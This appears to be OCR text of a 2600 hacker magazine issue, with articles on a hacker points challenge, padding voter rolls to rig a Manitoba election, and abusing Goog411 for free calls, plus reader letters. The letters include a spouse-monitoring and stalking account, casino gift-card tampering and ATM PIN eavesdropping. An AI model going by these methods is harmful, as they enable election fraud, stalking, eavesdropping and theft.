
My advice to all you budding hack authors is this: First, if you find a weakness at work, don't tell *2600* about it until you've given your security people the chance to fix it. You can still bag credit for the hack later, but at least you acted responsibly with it. Finally, if you absolutely must sign your article with a disposable email address, for god's sake *dispose of the email address.*

As for Neo? As with every security or law enforcement group, they'll never tell you how things turned out. Of course, that didn't stop me from checking Neo's blog later, where he eventually posted an angry rant about the feds showing up at his door and his getting fired. Cry me a river, Neo, you bit my master's hand.

Shouts to Agent Jones and Agent Brown. You don't need to know who they really are, but I'm planning to buy them each a copy of this magazine and circle this article.

All names, aliases, dates, and places have been changed. Not because I care about Neo, but because I really don't need you to backtrack this article to me and Metacortex.

Designing a Hacker Challenge



by glutton

In the lovable if technically suspect Hollywood flick *Hackers,* two rival hackers battle it out to see who is more "elite." Needless to say, most hackers I know found the scene incredibly entertaining but not terribly applicable to day-to-day geekery.

Still, everyone likes a challenge. Not for "leetness" - because no one cares. Rather, for the challenge and stimulation of a contest. The core idea is this: a group of hackers undertakes a series of tasks, earning points for every success. The hacker with the most points at the end of the year is the champion.

Like the guy says in *The Big Lebowski,* this isn't Nam, there are rules. Without rules, the whole shebang turns into a huge griping session full of backstabbing and whining. And that ain't fun for anyone but lawyers.

Ground rules:

- Agree on timelines, objectives, and measures before the contest begins.

- Be safe.

- Any laws you break should not be for personal benefit. Stealing is tacky. So is hurting other people.

- If you have anyone relying on you for their livelihood (like a spouse or child), do not break any laws at all.

- The contest is about what you accomplish during the challenge, not what you have accomplished in the past. You get no points for having "fulfilled" various objectives previously. For instance, say the task is to desolder a radio for one point. If you did that last year, you don't get a point for it.

- All disagreements are resolved by popular vote amongst the contestants.

- Document everything you do.

- Spend as little money as you can.

- Don't cheat.

Objectives

No one can tell you what tasks you should use for your challenge. If your group is introverted, maybe hacktivism would be a worthy choice. If you're all extra-class hams, then ham radio challenges could be a waste of time. The most important consideration is that everyone have fun and is pushed to go the extra mile. I would suggest avoiding dumbass and stereotypical categories like defacements and intrusions, but it's up to you. Here is what I came up with:

Electronics:

- Build a working piece of electronics from a kit or schematic. (2 points)

- Research and build a working beige box. (3 points)

- Research and build a working cell phone jammer. (5 points)

Amateur Radio:

- Use a scanner to listen to radio frequencies in your area. (1 point)

- Get your Technician's license. (2 points)

- Pass the General exam. (3 points)

- Pass the Extra exam. (4 points)

Literature:

- Download and read "The Hacker Crackdown." (1 point)

- Read the entire run of "Phrack." (1 point)

- *Read books on or by famous hackers. (1 point per book, 4 points max)*
- *Submit an article to a hacker zine. (2 points, 4 points if it's published)*

Urban Exploration:

- *Dumpster dive. (1 point per instance, 3 points max)*
- *Infiltrate a condemned building. (4 points)*

Access:

- *Wardrive/walk and find unprotected access points. (1 point for every 4)*
- *Hack a password-protected 802.11b connection. (4 points)*

Hacker Culture:

- *Wear obvious hacker t-shirts in circumstances (work, family gatherings, bar mitzvahs) that would raise eyebrows. (1 point per day, 3 points max)*
- *Listen to five hacker podcasts, radio shows, or convention audio tracks. (1 point)*
- *Lecture a civilian on what it means to be a hacker. (1 point per person, 3 points max)*
- *Attend a hacker gathering like a "2600" meeting. (1 point)*
- *Attend a hacker convention. (2 points)*

Programming:

- *Sign up as a developer in an open source project and make at least three intelligent posts in the developers' forum. (1 point)*
- *Explore a new programming language. (2 points)*
- *Create a useful and usable program in the language of your choice. (4 points)*

Privacy:

- *Create an autobiographical web page filled with completely false information. (1 point)*
- *Use a magstripe reader to investigate all the cards in your wallet. (2 points)*

Movies:

- *Watch hacker-related Hollywood movies. (1 point each, 3 points max)*
- *Watch a hacker-made movie like "Freedom Downtime." (2 points each, 4 points max)*
- *Videotape, score, and edit your own hacker story and publish it on the web. (5 points)*

Hardware:

- *De-Microsoft your computer. (1 point)*
- *Successfully set up your primary computer to dual boot two different operating systems. (1 point)*
- *Upgrade a difficult component in your primary computer. For instance, overclock your processor. (3 points)*
- *Completely disassemble your primary computer and reassemble it in working condition. (4 points)*

Phreaking:

- *Find five payphones. (1 pt)*
- *Use your beige box from the Electronics challenge to successfully listen in on a conversion, unbeknownst to the participants. (3 points)*

Tiebreaker

If two or more contestants are tied or nearly tied at the end of the contest, have a tiebreaker challenge. Have them design their dream hacker space, and the contestant with the coolest design wins it all.

Hacking an Election

by Dagfari
http://dagfari.net

Working in Elections Manitoba has given me time to think - after all, it's Government work, eh?

Manitoba's election system is designed to provide secure paper voting with easy computer enumeration and vote counting and a thick paper trail. There are, however, multiple possible ways for a candidate to rig an election - at least for him. I'll be showing you one of them.

In case you aren't familiar with how provincial elections work in Canada, here's how. Each party fields a candidate to each electoral division. Thirty-three days before the actual election, the current legislative assembly issues a writ. Then, for two weeks, enumeration takes place, with people going door-to-door collecting names of eligible voters and marking them down. The names are entered into the database and handled with computers from this point on. Each returning office serves one electoral division, and each division is further broken down into various voting areas of about equal population. For example, the "Fort Whyte" division is broken down into a total of 65 voting areas. Each area consists of between 200 and 350 voters, each area has its own

voting place where the actual voting occurs.

A week before elections take place advance polls begin, and the next week, Election Day. But a certain candidate, Mr. Theoretically Corrupt, has already guaranteed himself a seat in the next legislative assembly! (oh noes)

Technology

The enumeration software here for Elections Manitoba is called VES, the Voter Enumeration System. It's a Microsoft Access program, secured for multiple users with passwords. If you have access to the Master computer for the returning office serving that division, you have direct access to that database which, if you can edit directly, you can add voters to with no security check.

I'm sure we all know the old adage about "when an unauthorized user has physical access, you lose all security." The bonus is this: at least in my RO, the Master was routinely used as an extra data entry terminal. However, this sort of direct access is entirely unnecessary for a candidate to steal the election, as we'll see....

The Snatch

When the writ is signed, the Corrupt Candidate's goons get jobs as enumerators for his division. As enumerators, they are given everything they need - a badge, a pen, and a carbon copy pad of forms to fill out with each person's address, name, phone number, and other information.

There are no checks on whether the information filled out by each enumerator is necessarily true, and so it becomes a numbers game - 65 goons (one for each voting area) fill out an extra 20 names each. For some bonus, one could add names to vacant houses or add people in such a way that will not be detected with a casual observation of the list - like matching last names with people still at the address, or looking up names of dead relatives.

That's an extra 1300 votes for the candidate, and that is likely enough to turn the election towards whoever is willing to do it. On voting day, those goons step into the lines at three separate voting places and work their way through each voting area.

Of course, this only gains the party the candidate is a part of one seat in the assembly - hardly enough to form a government or wrest power away from a majority. However, if the corrupt candidate was running against someone important - the premier of the province, for instance - or if all candidates from one party were this corrupt, then it could cause a lot of hassle/panic/disaster.

Conclusion

Thankfully, Canadian Elections' decentralized structure makes this sort of election-rigging hard and costly to do by itself, and there is always the risk that the voters' count would be noticed. It's possible for the Candidate's goons to fill in names for those houses that don't have any people living in them, or houses that are under construction - but that may take away from the total number of bonus votes.

As it is though, once a name is enumerated, the voter is considered to be "in the system" and identified. All each goon needs to identify himself is something that has both his fake name and the fake-or-not address on it. Drivers' licenses are good, but for election-stealing purposes mail is better and easier to forge.

But of course, this is all for informational and analytical purposes only. Any use of this information or any other information available in an illegal or dishonest manner is no fault of mine and not something I condone as the writer. Please, do not steal Manitoba's Elections, money, software, or anything else. Thanks.

How to cheat Goog411



by PhreakerD7

```
def Intro():
```

In case you haven't already noticed, Google's come out with a free 411 service. No big deal. There have been others before it. But one thing I've noticed that's quite interesting is this little line from their own website:

"It connects you directly to the business, free of charge."

Oh... yeah. Well. I'm going to show you just how easy it is to exploit this service. First off, go ahead and play with it a couple of times if you haven't already. It's good for the soul. The number is 1-800-GOOG-411 (1-800-4664-411).

```
int main(){
```

It's a pretty interesting service, really. But,

there's one thing they did wrong. It uses the businesses from Google Maps. And anyone with a "Google Account" (which is the same as a Gmail account) can register a new business. And all you have to do to validate a business is be able to answer the phone number you provided and give them the PIN number they assign you. That's it. No other validation.

So... say we were to have a Google Account (or register one, as they're free) and we were to accidentally put a new business in the directory. With a very unique name and with the phone number corresponding to our friend's cell phone. Well, we go through all the steps, put the business in a strange category that most people wouldn't look at while using Goog411 or one that there aren't a lot of businesses near you in. (Say, if archery isn't very common around where you live, click that as the category to help narrow your results.)

However. There is a down side. Google is just damn slow at updating. It'll tell you that your listing will appear in one month. Wow. So don't expect to be calling pretty soon. Bummer. I know.

But. The little devils over at Google have missed something. When you first enter the business, you obviously have to use a number you can answer. But after it's been answered, simply go back to your local business listing or whatever on your account, click edit on the business you just added, and just change the phone number. It doesn't even ask you to verify by calling you again. It assumes that it's legit. That's what Google gets for assuming!

After that, just make sure to answer whatever number you put in when Google calls (or use your own number and change it later), enter the PIN they give you, and wait for a bit. Soon Google's slow ass will eventually get around to adding your business to their database of businesses. After that, simply call Goog411 from any phone, look up the business you put in there, have Google call it, and bingo blamo, you can use Goog411 to dial a friend.

Note: Goog411 only lists the eight most popular results. So be sure to search for the name of your business, not the category. Otherwise, it probably won't be one of the top eight businesses.

So what does this mean? Go to your nearest payphone. Most will offer the ability to dial toll-free numbers for free. Call up Goog411, look up the number you put in, connect for free, and yep. It'll connect you. Free of charge.

I think this Goog411 can be put to some *really* good use before Google pulls the free connecting part. Just add all your friends as businesses, any cool/useful numbers, anything you'd ever want to call from a payphone. Add as many as you can so that when Google does get around to adding one, they should all be up at the same time. And everyone, if you put some good numbers up as a business, let everyone know the city/state it's in and the name of it. So if you put in an ANAC you know of as a business, try and let people know so we don't end up with forty businesses of the same number.

It's really too easy. Put some payphones in there. Put long distance payphones. Hell. Put in a payphone number, call it from a payphone next to it, answer it, and leave them both off hook. In fact, why not do something crazy?

Set up an Asterisk box at home and put that number in the Goog411 Business Database. Set it up to three-way a payphone next to another payphone. Call Goog411 and connect to your Asterisk box from a payphone. It should connect to the payphone next to you. Pick it up, talk into the original payphone, and listen in the other. There should be some delay depending on where you live. Note: It won't be a lot of delay.

But who says you have to stop there? Gather up some of your online phreak friends from around the country/world. Setup Asterisk boxes to three-way other Asterisk boxes and then to finally three-way a payphone. Set the first one up in the Goog411 Business Database, call it from a payphone, and hopefully you can cause quite a bit of delay. The further apart the Asterisk boxes are, the more delay will be created. }

```
sub Conclusion:{
```

That could be quite a fun project for all your phreak friends. Heck, for any of your friends. That's a little bit of old school phreaking fun, made easier with the help of two free services. So I hope you've all learned something from this article. That no matter how powerful a company is, no matter what service will be put out, we can beat it. Good luck and take full advantage of this service! Let Google know we love their little service and their big hearts.

```
}
procedure Shoutz;
```

I've got to give props to Halla, Murder_Mouse, [H4z3], dracosilv, James_Penguin, Sock, and big props to P(?)NYB(?)Y. That guy was pretty much my inspiration for becoming a phreak. Thanks a lot, man. Everyone at InformationLeak, and everyone I missed, cause I know there's a bunch. And also those phreaks out there still doing their thing and spreading the word.



Privacy

Dear *2600*:

After receiving the newest issue of *2600* I started going through my stacks of back issues. This wasn't what I was looking for but I came across an all time great article in 20:3 entitled "Infidelity in the Information Age." Normally I'd just skim this article and move on but last May my wife broke the heartbreaking news to me. I'll leave out the juicy details but she told me she broke off the affair and wanted to fix our marriage. Having your spouse tell you this is the worst kind of agony. I can say there is nothing more painful or life changing that I've ever experienced. Within the next few weeks I changed from being an all-trusting husband who never questioned his wife's faithfulness to an obsessive, overly jealous man who had to know where she was and what she was doing at all times. Atoma's article was about the information he was able to pull up off his girlfriend's computer from deleted and hidden files. He was not only able to find this information but he was able to put everything together and create a very detailed timeline of everything she did including phone calls, bank withdrawals, and addresses she went to.

I am not so lucky. My wife is aware of my computer skills and if she wants to do something on the Internet that she doesn't want me to know about, she'll use one of the Internet accessible computers at her college. When I wasn't pacing or going nuts in some way, I was on the web trying to find out everything I could: Where was she now? What was she doing? How long had she been there? What was this guy's name? Where did he live? Where did he work? What was his email address and phone number? Did he have a criminal record? Was he a sex offender? Was there a warrant for his arrest, hopefully?

`www.blackbookonline.info` has links to several sites looking up criminal or government records. With this site and others I was able to answer all these questions. Atoma said he was shocked that he was able to get all the information that he did. I can easily say the same thing about what I found off the Internet. My wife's college-issued student identification cards that worked similar to credit cards. You deposit money and that amount is credited onto the card. This allows you to use these cards to pay for anything while on campus. This information is then put on the college's website so the students can view their account balance and history. Through this website I was able to see when she arrived by the coffee she purchased before her first class and when she left by paying the parking fee for the parking garage. The college email account allows you to forward all incoming and outgoing emails to another account so you can view them in your preferred email provider. I had no trouble setting this so I could monitor her online communication. I had access to her class schedule, room numbers, times, teachers and their email addresses as well.

Our home phone and cell phone providers are also available on the Internet. I can not only make monthly payments online but I can view the call history going back several months. I was able to see everyone my wife talked to on our home phone and her cell phone. If she deleted something from the history on either phone, it would not be removed from the online records. Using Firefox, I found an extension that helped me find street addresses. All I had to get was a name and city. `www.skip➥ease.com` gave me access to the extension "People Search and Public Record Toolbar." This gave me several links to websites including `www.➥zabasearch.com` to do my searches and made it very easy to not only give me this guy's home address and phone number but also his wife's name. After a few searches I not only had the information I wanted but I also had names and addresses of him, his wife, and his mother-in-law. Family tree web pages gave even more details: children's and parents' names, birth and marriage dates and locations. Driving by the house gave me the chance to see their cars and license plates. I found `www.dmv.org` - this website gave me links to my local state's online pages to see what I could find with the license plates.

Many cities and counties offer websites that allow you to check records to see if someone is an offender or has a criminal record. Some states even have prisoner inmate lists on the Internet. These government sites are free and available for use by the public.

On my wife's flash drive I found a good-bye letter that was more of a love letter. It gave me more information allowing me to add Google Earth to my toolbox and gave me a picture of where they'd been and where they talked or dreamed about running away to. I was also able to visit websites giving details of each of these locations including some of the available intimate activities for the guests.

There is a ton of information on the Internet and once it's there you can bet that info will never be erased. If you doubt that, go to `www.archive.➥org`. I created a website and removed it over seven years ago and they still have every detail of it. Once someone gains access to the Internet it's like installing a new hard drive with all of this information. It's all right there. You just need lots of

patience and to know how to look for it.

During this last year things have improved. What started with the news led to me being severely drunk on a regular basis and my wife living with her family in another state for two months. I've also been nearly impossible to live with, but it's shown me that she's truly committed in making our marriage work. Things with us are better now but we are still in the process of healing.

A Broken Husband

While it's understandable to be completely distraught over what happened, you also demonstrate why people should be genuinely afraid with all of this information about them so readily available. Stalkers, lunatics, and people with overall bad intentions have all sorts of power to inject themselves into your lives and it's very difficult to escape their intruding eyes unless you have a decent plan to protect your privacy. The vast majority of people do not.

Dear *2600:*

I was reading the latest issue and ran across in the snippets section about how some folks are looking for an anonymous email site. We made one. It launched in July 2006 at http://www.➥venompen.com/. Now keep in mind, it ain't quite hardened yet, and we ain't too sure we want a lot of attention. But we're free and we're anonymous (a relative term as you know).

For now, I thought that this may be of benefit to your readers in our big old community. We're really here to do no harm. I just read the article and felt it appropriate to provide this link to what we feel is a necessary outlet for those who need to express concern (puerile or not) or to vent anonymously.

I hope you can glean the genuine interest I have in providing an outlet to those who are fearful of being identified (with the understanding they don't browse to us from work or something stupid like that).

Muddy

It should be noted that the mail that gets passed through this site is posted for all to see (minus addresses) and that those running this system have the ability to see everything.

Safeguards

Dear *2600:*

I work for a small computer support company in the southeast United States. The job consists mostly of field calls that require almost no knowledge whatsoever - broken CD-ROM trays, unplugged network cables, etc. On occasion I receive work orders to repair issues at a local hospital. The hospital is one of the largest in the region with almost 100 independent practices partnered with the 500+ bed facility. I received a work order in January to "revamp" the network for a practice. The networking closets for these independent practices are still controlled by the hospital's management company.

I called the phone number located on a sign that was attached to the locked closet door. A young lady answered the phone and explained that I would have to come to their office and get the key. I ran across the street to their office and talked to the receptionist who I had just called. She gave me a puzzled look and asked if I wanted a maintenance key or a telecom key. I told her telecom followed by which building the closet was located in. She opened a wall locker and pulled out a key with a tag attached to it. She asked for my name, company, and cell phone number. I pulled out my wallet as I answered the questions and before I could pull out my ID she dropped the key on the counter. I guessed because of my business attire that she just assumed I was okay. As I walked back to the practice I looked at the tag on the key and noticed that it had two building numbers on it. Sure enough, it opened all closets I passed in both buildings! After the call was finished I brought the key back. She didn't check my name off in her book. She just took the key back to the locker. I put it behind me thinking that she may have been in a bad mood or something (common at this hospital).

In March I had a similar call at another practice. The same exact thing happened! No ID check. No check off in the "log book." And absolutely no signatures! It was a different girl that was working the counter. I don't know about anyone else, but it scares me to think that the proper safeguards aren't being taken with the networking closets at this hospital. Both of my coworkers reported that they have never been prompted for any form of ID or proof of work. I can just imagine the wealth of knowledge a person could obtain by monitoring a network from the closet: SSNs, DOBs, addresses, and medical information! I have sent an anonymous tip to the management company to hopefully resolve this. I guess I will find out the next time I have network work to do!

inf3kT1D

Don't hold your breath. Stupidity and bad security practices have an amazing resiliency.

Dear *2600:*

Today I withdrew some money from the ATM at Bank of America. I inserted my card and soon was asked for my PIN. I've done this hundreds of times before but never thought about this. When I input my PIN I realized how loud the tone was when I hit each number. I also realized that the four numbers that I input had different tones, not unlike a phone keypad.

I wonder if it would be possible to bug the area of the ATM and record the tones. A little trial and error should yield the correct numbers. If the number overheard was, say, 4-4-3-4 it is easy to figure out the number in this manner. Then all you need is the card to do a transaction. Supposedly one safeguard against card theft is the secrecy of the PIN but it isn't very secret if I can easily translate it into numbers simply by hearing the machine and then steal the card.

Of course, I could beat the number out of him when I rob him but it's far more fun to hack it.

AnOldFool

And these are the letters that wind up getting quoted on the news. But seriously, for those people whose modus operandi includes stealing things out of wallets and purses, obtaining a U.S. style credit card that relies only on a usually unverified signature would be far more useful to their life of crime. (Other countries have started

to use the "chip and pin" system that requires a PIN but no signature and supposedly has reduced credit card fraud and identity theft.)

Submissions

Dear *2600*:

I am writing in regards to article submissions for *2600*. I have an idea for something about which I would like to write. What is the procedure? Should I simply write the article, then send it? Or do I give a synopsis first? Also, what kind of word counts are you interested in?

Michael

The whole process is relatively informal. Simply send your submission to `articles@2600.com` *and, if it's selected, you'll get a notification sometime before the next issue comes out. (Depending on backlog, it could take a couple of issues for your article to appear.) A synopsis isn't necessary, nor is a word count. Go for as long as necessary to make your article informative and interesting. Just remember to keep it in the hacker perspective.*

Dear *2600*:

I have an article I wrote on using ssh as a SOCKS proxy to keep people on insecure networks from spying on you. I have a rough draft on my website. There were some comments made on the article and I would like to incorporate those into it if you guys are interested. I will rewrite it if there is any interest in this topic. It certainly helps me with a lot of privacy and firewall concerns.

Tyler

Sounds interesting but we have to point out our policy about previously released material. If it's been published already, even on a small website that's open to the world, we likely won't be able to consider it as our readers tend not to like reprints in new editions.

Dear *2600*:

I was recently writing a SYN port scanner (based on raw sockets and the pcap library) and was wondering if an article about the process of building such a scanner would be interesting to the readers of *2600*. Do you think you'd like to publish something like this?

ithilgore

It can't hurt to send it in. Even if we don't use it, you've gotten your thoughts down in writing which is almost always a good thing.

Dear *2600*:

Are there any minimum requirements for article submissions?

Josh

Words that make sense when strung together. Words that have something to do with hacking. And words that haven't appeared elsewhere.

Dear *2600*:

I am considering writing an article introducing the basics of UNIX or an article explaining the inner workings of the x86. Are either of these something you would be interested in publishing? I trust that you won't share my email address with anyone.

W C

There certainly are a lot of submission questions in this issue, aren't there? We always advise people to send in what they've written. In order to be considered, your article must contain elements of the hacker spirit which basically means inquisitiveness, imagination, rebelliousness, and an ability to think outside the box. It shouldn't be the sort of thing that could appear in a "normal" computer publication. And unless you indicate your email address in the text of your article, it is not printed nor released to anyone.

Meetings

Dear *2600*:

I know in your meeting guidelines it is stated that anyone can attend regardless of expertise level. I am going to school for computer security and forensic investigation at this time, but I realize after listening to my professors that the best way to learn the industry is to network with those who are actually doing the hacking. My ultimate goal is to go after child pornographers, which I am sure would be a favorable goal in the eyes of any hacker that has children. I also want to learn how best to protect children while they're online so the predators have a harder time performing their ungodly deeds. What I don't want to do is make anyone at a *2600* meeting uncomfortable knowing I'm not there for malicious hacking. So before even attempting to attend I wanted it to be known up front why I want to attend. Does anyone at *2600* know of any free online tutorials for hacking basics? Or are there any members willing to share the expertise for free to help me in my goal?

Vince

The fact that you think meeting attendees would be uncomfortable if you were not malicious tells us you have a great deal to learn about this community. As for wanting to protect the children, that's all fine and good but far too often we see the tools developed with that in mind turned against those who merely wish to exist in a free-thinking and open environment. The best way to keep kids safe is to educate them and not to create a "nanny net" which will result in the regulation of content far beyond the original goals.

Dear *2600*:

Let me say that I've been reading your magazine for almost six years now and I have loved every single issue. I'd like to contribute two ideas that might make it even better. One, I know you guys are releasing the magazine on the first Friday of every season. Even though it's released at that time it usually doesn't hit the stands for another few days, so it misses that *2600* meeting. If there would be a way to release it a few days prior to the meetings, we would have the copy with us and more things to discuss. It would be excellent. My second idea is to have short stories written into the pages somehow. Maybe like one story per issue. I figure if all of us agree that Hollywood doesn't depict us accurately, why don't we show them how it's really done with proper terminology and all? You guys recently added those four extra pages

so I don't know if adding more pages for the story would be reasonable, but it was just a thought. Anyway, keep up the good work. *2600* has me as a lifetime reader.

MasterChen

It's a rare combination to be able to write a decent story and get all the terminology right. We'd like to see it happen more often. As for the release dates of the issues, this is a problem caused by the stores and distributors. We ask them when they need it in order to meet a particular on sale date. Even though they get the issue on the day they request it in order to meet that date, for whatever reason they don't get around to putting it on the shelves. But we've also had the opposite problem. Some distributors push the issue onto stands well before the on sale date thinking they're somehow gaining an advantage by being first. This only pisses off our other distributors who then do the same thing next time. And while all of this is going on, we're also trying to get it to our subscribers within the same time frame. If it continues to be a problem we can try and get it on stands a week or so earlier. But even then there will be problems. That much is guaranteed.

Dear *2600*:

Is the average attendee for the *2600* meetings here in the U.S. financially well off? Just a thought.

John

If only we knew where the thought was going. We don't know how well off any of our attendees are but, as it's never been about money, this isn't something that's likely to matter.

Critique

Dear *2600*:

I apologize for this letter coming so late but I was only recently made aware of an article in 23:3 called "Where have all the Philez Gone?" by Glutton. This article is horrible.

The article, for everyone who hasn't read it since last fall, covers the topic of "text files," files on bulletin board systems and their place in history, and a discussion of the current state of them. It is wrong on both counts.

An implication is made that these files are hard to find. They are not. `textfiles.com` has been making BBS-era text files available since 1998, and has itself been mirrored and downloaded countless times in the last nine years. It has been thoroughly mapped by search engines and the tens of thousands of BBS text files are being discovered and downloaded constantly, to the tune of hundreds of thousands of users a month. `phrack.org` is mentioned as a source for *Phrack,* while `text➥files.com` has *Phrack* and hundreds of other electronic magazines that have flourished in the last 20 years. A second site, `web.textfiles.com,` tracks BBS-style text files written after 1995, providing a location for users to both read and upload their recently written works.

Then, working off this base misassumption, Glutton speculates as to why these text files are harder to find or not available. His conclusion is that "The sharing of information is a dangerous game.... There is something different today." This is absolute garbage. On a regular basis, I download gigabytes of information, some of it not out of place from anything from the BBS era, most of it not. What makes sense to put on one of the text-files websites, I do. What doesn't ends up in my archives. Either way, I find the process many times easier and painless than the height of the BBS era, when the opportunity to download a small handful of text files came at the price of an entire evening of redialing with a modem. In one evening in the current era I can download more files than I downloaded in a decade of using BBSes.

The article claims that new users are only recently the victims of lack of respect. This is crazy; I have file after file of bulletin board message bases showing disrespect to new users, just as I have many showing respect and charity by offering information and guidance.

While I understand the need to fill pages, please consider articles that provide rote instructions on basic aspects of computer information, or which don't attempt to stray into warped historical teachings in the space of one and a half pages.

Jason Scott

While we understand your obvious passion for what you do, it is possible to convey knowledge of the information and services you provide without insulting us or our writers. People submit articles with the knowledge that they are aware of, others with additional knowledge add to this or correct the mistakes. It's not about trying to fill pages or speaking out of ignorance. It's a process that results in a dialog amidst the clearinghouse of information that passes through here. To us that dialog is as important as the conclusions since it gets people into a thinking mode. When you put people down for not having the same knowledge as you, then that dialog is poisoned and overshadowed by negativity. There's already enough of that to go around, past and present.

Dear *2600*:

I read the article "Hacking Your Own Front Door" by Cliff in 24:1. Cliff was right to point out that many locks on homes and businesses in the United States are inadequate and easy to pick using the "bump" method. However, he states that, "All of the locks can be opened by an amateur in less than two seconds." This is totally false. First, you need to get a blank key that is uncut. It is illegal for a locksmith to provide this. Even if you got the correct blank and filed it down, it would only fit into a lock with the same keyway. There are thousands of different keyways. Just go to a locksmith and look at all the keys hanging on the wall. Many keyways are proprietary too and you could never get your hands on the blanks anyway. But let's say you had possession of a Medeco, Abloy, Schlage Primus, ASSA, Mul-T-Lock, Kaba, or DOM key. The blank wouldn't help you pick the lock since all these brands go beyond the simple five-pin technology and picking them is pretty close to impossible. Cliff suggests using a Chubb-style lock. These have been around for over 150 years and they are equally as secure as any of the mentioned high-security brands. However, lever locks (Chubb-style) are generally mortised into a door and are

not compatible with doors designed for use with a cylindrical lock.

Anonymous

Dear *2600:*

Please let me use you as a medium to thank NYC Locksmith for his full, detailed and excellent response to my article "Hacking Your Own Front Door." NYCL, sir, I defer to your greater knowledge and experience!

You're correct about the British connection, and indeed correct about my lack of insider knowledge on the subject. I'm not a trade professional, just a guy who found something that worried him, learned why it worried him, and wanted to alert others as best I could. The topic didn't seem to have been covered in the past five years at least, and so seemed fair game. The heart of my article was pitched as an awareness-raiser as opposed to an in-depth exploration, assuming *2600ers* were smart enough to go and find out more (and then try it for themselves) if they were keen!

I had enough success with hand-carved bump keys to warrant thinking this worthy of submission. I'm most pleased that we seem to be uniquely under-protected here in the U.K. compared with all the suites/manufacturers you seem to have available in the U.S. We need a wider spread here, but Yale (or compatible/clone locks) have something like 75 percent of the front doors I know, all with the same gating (or whatever your trade term is, if not "gating"). Although I didn't distinguish clearly enough between a universal master key and one for a particular suite of locks, in the U.K. a Yale bump key is approaching functional equivalence to a master key.

Thanks again for the considered and full response. Perhaps you would like to write other articles on physical security with more detail? I know I'd be keen to read any you wrote. I'm sure many others would be too.

Cliff

Dear *2600:*

This is in response to MS3FGX's letter in 24:2. The editors at *2600* are doing a fine job with the magazine and their website. You should realize that there is a lot of work that has to be done between each issue. I know that three months seems like a lot of time for only a 70 page magazine, but I would not be surprised to find out that it is actually very difficult for them to do what they do.

You need to remember that hacking is not merely an action that a person does on a computer. It is a state of mind; a way of thinking. You say that they waste space in their magazine answering repeat questions and they probably get a lot of duplicate articles. Yes, they do repeat a lot of the same questions and yes, I am sure they get tons of duplicate articles. However, I do not see this as a bad thing.

First I will discuss the questions. People of all ages and lifestyles read this magazine. There are people who do not have an Internet connection (as farfetched as that may sound, it is true). Or they may not know of the *2600* website, or don't know how to search for it. So if the editors post answers to frequently asked questions on their website, and poor 14-year-old Billy doesn't have an Internet connection, how is he supposed to get his question answered if the editors refuse to answer it in the magazine? He won't, and a question not being answered is never a good thing.

The other thing about having all the information provided on the website goes back to my statement that hacking is not an action, but a way of thinking. If all the information on how to do things, proper formatting, electrical schematics are spoon fed to us, how are we supposed to hack? Hacking is the search for information to try and find a better way of accomplishing a goal, whether that is to get an iPod to snag all the passwords off a computer, or finding a different road home when the normal one you travel on is closed down for construction. As far as articles go, I really don't think the editors mind if you send in a banner or not. If you do, and it can be formatted to their magazine, I am sure they will use it. If not, then maybe they will find one of their own. Who knows unless you either ask, or try?

I have been using Linux for the last four years. Not until just recently though have I been really trying to learn how to manage a Linux box. You can't learn how to properly administer a Linux box by reading a book or by always being given the answers. I have used Fedora, Ubuntu, Red Hat, and SUSE. None of these really lets you learn how the OS works because a lot of functions are done for you. A week ago as of writing this, I switched to Slackware 12.0. The reason for this is because it will give me the opportunity to actually learn Linux because hardly anything is done for you. Actually, applications work better and faster if you compile the source code yourself rather than running an installer. Some people don't need to know how to fully administer a Linux distro and that is fine. But for the people who want to learn how to do things in Linux at the command line, you don't learn unless you do.

I have only been reading this magazine regularly for the last three years, which is only 12 issues. If I remember correctly, out of those 12 issues, there have been *four* articles about some sort of WiFi hacking. Whether it was breaking the WPA code or wardriving, the topic of WiFi intrusion has been talked about a lot. The reason is, as technology changes and gets better, the ways of accomplishing things you want to do with that technology changes. Do you think that for the last 23 years this magazine has been published there hasn't been a *multitude* of duplicate topics? Look at all the articles there have been on social engineering. The reason for this is twofold.

First, let's think of poor 14-year-old Billy again. In the Spring 2005 issue, magnetic stripe reading was discussed. But Billy doesn't pick up his first *2600* until a later issue. Meanwhile, someone submits an article on magnetic stripe reading and, while being innovative and different from the article in the Spring 2005 issue, the editors reject the article because they are following a new "no duplicate topic" policy. Or maybe the author of this article goes to *2600's* website and sees that magnetic stripe reading was already published, so he decides not to submit it in fear that the editors will reject the article. Either way, Billy is now

denied information because people are afraid to print information on the same thing twice.

This of course brings me to my second point: there is always something different in each article even if the topic has been covered before because, again, technology changes every day. I read the article in the Spring 2005 issue, and I did it. I made my own magnetic stripe reader. There is a casino - that will remain nameless - that uses a gift card system to manage the information of customers' balances. I went to this casino and tested my stripe reader on their card. When I outputted the data, I was able to see where the balance was stored and I was able to change that amount. I went from having $40 on the card to $45. I took the card back to the casino to cash out. I wanted to see if they would be able to notice that I went from having $40 on the card to $45 without even gambling. They didn't and I made a fast five bucks. A year later I did the same thing and almost got my ass arrested when they couldn't match up the data on the card with the game logs on their servers. So if I were to write an article on this topic, should it be rejected on the basis that it was discussed already, even though the original article is no longer accurate for this situation? I think not.

Information should never be kept from anyone, but there should not only be one way of obtaining it either. This magazine has been published for the last 23 years. They must be doing a lot of things right to survive the troubles that they have probably had to go through. Remember, hacking is not just an action that is done on a computer - it is a way of thinking. Once again, editors of *2600,* thank you for putting out such a fine publication and keep doing what you are doing. I look forward to reading all the future articles on WiFi intrusion and social engineering. Hack on!

P3ngu1n

Thanks for the kind words. But please don't mention us the next time you mess around with money in a casino. In fact, don't let there be a next time.

Dear *2600:*

I have been reading your magazine for a year now and I absolutely love it. However I do find that your radio show seems to be rather lagging in hacker related content, choosing instead to rant about past shows and the FCC.

micah

The radio show is not meant to be a rehash of the magazine and it basically covers the world of technology, privacy, consumer issues, and life itself from a hacker perspective of experimentation, observation, and questioning. We try to make it as interesting and infectious as possible so that people with no technical knowledge at all are drawn in. Focusing on the history (past shows) underlines the significance of what we're doing and keeping an eye on the FCC and their overly restrictive actions is absolutely essential to anyone interested in the survival of radio and free speech. Those interested should go to http://www.2600.com/offthehook to listen live or through the archive. If you want the high fidelity editions, you can order them at http://store.2600.com and have hundreds of hours of history at your fingertips.

Dear *2600:*

